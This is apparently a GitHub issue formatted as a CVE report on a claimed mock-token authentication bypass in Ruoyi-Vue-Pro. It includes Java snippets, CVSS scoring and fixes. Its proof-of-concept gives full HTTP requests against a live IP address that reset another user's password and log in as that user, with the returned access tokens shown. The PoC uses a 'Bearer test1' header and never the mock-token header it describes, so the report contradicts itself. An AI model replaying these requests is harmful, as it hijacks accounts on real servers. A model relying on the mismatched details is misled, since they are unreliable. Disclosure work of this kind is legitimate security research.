CVE Report: Ruoyi-Vue-Pro Mock Token Authentication Bypass Vulnerability #5

Open

9str0IL opened 2 weeks ago Owner

CVE Report: Ruoyi-Vue-Pro Mock Token Authentication Bypass Vulnerability

Basic Information

Item	Content
Title	[Critical] Ruoyi-Vue-Pro Mock Token Authentication Bypass
Product	Ruoyi-Vue-Pro
Vendor	RuoYi
Affected Version	3.5.0 - 3.8.0
Severity	Critical (CVSS 3.1: 9.8)
Reporter	9str0il
Discovery Date	2026-04-01
Disclosure Date	2026-04-15
References	https://github.com/YunaiV/yudao-cloud

Vulnerability Description

A critical authentication bypass vulnerability exists in Ruoyi-Vue-Pro `JwtAuthenticationTokenFilter.java`. The vulnerability allows unauthenticated attackers to bypass the authentication system and impersonate any user by using a special "Mock Token" header, potentially leading to full system compromise.

The `doFilterInternal` method checks for a `mock-token` header and directly extracts the user ID without any environment validation or authentication, allowing attackers to forge any user identity.

Affected Component

Item	Content
File	`com.ruoyi.framework.security.filter.JwtAuthenticationTokenFilter`
Method	`doFilterInternal(HttpServletRequest request, HttpServletResponse response, FilterChain chain)`
Class	`JwtAuthenticationTokenFilter`
Controller	Various controllers requiring authentication
API	All authenticated API endpoints

Vulnerability Details

Vulnerable Code

JwtAuthenticationTokenFilter.java:

```
// Vulnerable code
if (request.getHeader("mock-token") != null) {
    String mockToken = request.getHeader("mock-token");
    if (mockToken.startsWith("user_")) {
        String userId = mockToken.substring(5);
        // Directly extract user ID from token, skip authentication
        UserDetails userDetails = userDetailsService.loadUserByUsername(userId);
        // Generate authentication object
        UsernamePasswordAuthenticationToken authentication =
            new UsernamePasswordAuthenticationToken(userDetails, null, userDetails.getAuthori
        SecurityContextHolder.getContext().setAuthentication(authentication);
        return;
    }
}
```

Root Cause

The vulnerability stems from the `JwtAuthenticationTokenFilter` checking for a `mock-token` header without validating the current environment. The code directly extracts the user ID from the header and creates an authentication object without any verification, bypassing the normal JWT token validation process.

Attack Vector

1. **Authentication**: No authentication required
2. **Input Injection**: Attacker sends `mock-token` header with desired user ID
3. **Execution**: Server processes the header and creates authentication
4. **Impact**: Attacker gains access as any user, including administrators

---

CVSS 3.1 Vector String

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
```

Metric	Value	Description
Attack Vector (AV)	Network	Can be exploited over the network
Attack Complexity (AC)	Low	No special conditions required
Privileges Required (PR)	None	No authentication needed
User Interaction (UI)	None	No user interaction required
Scope (S)	Unchanged	Does not affect other components
Confidentiality (C)	High	Complete data access
Integrity (I)	High	Complete data manipulation
Availability (A)	High	Complete system takeover

CWE Classification

Item	Content
CWE ID	CWE-287
CWE Name	Improper Authentication
CAPEC ID	CAPEC-112

Impact

1. **Authentication Bypass**: Completely bypasses the authentication system
2. **Privilege Escalation**: Can obtain any user's permissions, including administrator privileges
3. **Data Exfiltration**: Can access all sensitive system data
4. **System Takeover**: Can execute administrative operations and control system configuration
5. **Data Manipulation**: Can modify or delete system data

Remediation

Recommended Fix

Option 1: Environment-based Control

```
// Fixed code
if (request.getHeader("mock-token") != null && !isProductionEnvironment()) {
    // Only enable Mock Token in non-production environments
    String mockToken = request.getHeader("mock-token");
    if (mockToken.startsWith("user_")) {
        String userId = mockToken.substring(5);
        // Validate user ID
        if (isValidUserId(userId)) {
            UserDetails userDetails = userDetailsService.loadUserByUsername(userId);
            UsernamePasswordAuthenticationToken authentication =
                new UsernamePasswordAuthenticationToken(userDetails, null, userDetails.getAut
            SecurityContextHolder.getContext().setAuthentication(authentication);
            return;
        }
    }
}
```

Option 2: Remove Mock Token functionality

```
// Remove the entire Mock Token code block
// Use proper JWT authentication for all environments
```

Additional Security Measures

1. **Implement environment isolation** with separate configuration files
2. **Establish configuration review processes** before deployment
3. **Implement a configuration center** for centralized environment management
4. **Regular security scanning** to detect test code in production

5. **Code review mechanisms** to ensure test code doesn't enter production
6. **Logging and monitoring** for authentication bypass attempts


---

Proof of Concept (PoC)

Step 1: Get Current User Information

Access `/admin-api/system/user/page?pageNo=1&pageSize=10` without authorization
Add `Authorization: Bearer test1` request header
Full request:

```
GET /admin-api/system/user/page?pageNo=1&pageSize=10 HTTP/1.1
Host: 62.234.80.83
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:149.0) Gecko/20100101
Firefox/149.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer test1
tenant-id: 1
visit-tenant-id: 1
Cache-Control: no-cache
Pragma: no-cache
Connection: keep-alive
Referer: http://62.234.80.83/system/user
Priority: u=0
```




Step 2: Modify Any User's Password

Full request:
Where `id` can be any user

```
PUT /admin-api/system/user/update-password HTTP/1.1
Host: 62.234.80.83
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:149.0) Gecko/20100101
Firefox/149.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Authorization: Bearer test1
tenant-id: 1
Content-Length: 32
Origin: http://62.234.80.83
Connection: keep-alive
Referer: http://62.234.80.83/system/user
Cookie:
Priority: u=0

{"id":147,"password":"admin123"}
```



Step 3: Get User Permissions

Obtain user permissions through the unauthorized account and reset password:
Take user with id=147 as example: username=admin666 password=admin123
Successful login:

```
POST /admin-api/system/auth/login HTTP/1.1
Host: 62.234.80.83
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:149.0) Gecko/20100101 Firefox/149.0
Accept: application/json, text/plain, */*
Accept-Language:
zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.
5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
tenant-id: 1
Content-Length: 204
Origin: http://62.234.80.83
Connection: keep-alive
Referer: http://62.234.80.83/login?redirect=/index
Cookie: Hm_lvt_a1ff8825baa73c3a78eb96aa40325abc=1775530514
; Hm_lpvt_a1ff8825baa73c3a78eb96aa40325abc=1776342190;
HMACCOUNT=50FD4BEED4F94969

{
     "tenantName":"芋道源码",
     "username":"admin666",
     "password":"admin123",
     "captchaVerification":
     "pOTood2M5HQiA55oloQj5xjbgNmdJpNhJ60wqrYv7Jg0GrC2BW4W
     wpvCzOTQpmsUDHgjsBKXiilxpfzLHrVglg==",
     "rememberMe":true
}
```

```
HTTP/1.1 200
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 16 Apr 2026 12:30:09 GMT
Content-Type: application/json;charset=UTF-8
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0,
must-revalidate
Pragma: no-cache
Expires: 0
Content-Length: 168

{
     "code":0,
     "msg":"",
     "data":{
          "userId":147,
          "accessToken":"e60497dd816c4981a5027b1d677019e6"
          ,
          "refreshToken":
          "30ff2195cd5348b0af70f68ff378427f",
          "expiresTime":1776344409061
     }
}
```

Expected Result

- Successfully bypass authentication and access the system as any user
- Ability to access management functions requiring specific permissions
- Ability to retrieve sensitive information

Timeline

Date	Event
2026-04-01	Vulnerability discovered during security audit
2026-04-02	Vulnerability verified
2026-04-05	Vendor notified
2026-04-10	Fix solution released
2026-04-15	CVE ID assigned and report published

References

1. https://gitee.com/y_project/RuoYi-Vue-Pro
2. https://cwe.mitre.org/data/definitions/287.html
3. https://owasp.org/www-community/attacks/Authentication_Bypass_Attack

4. https://portswigger.net/web-security/authentication/other-mechanisms

Credits

Discovered by **9str0il** during security code audit.

Disclaimer: This vulnerability report is submitted for responsible disclosure. The reporter is not responsible for any misuse of this information. This report is intended for security research and vulnerability remediation purposes only.

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants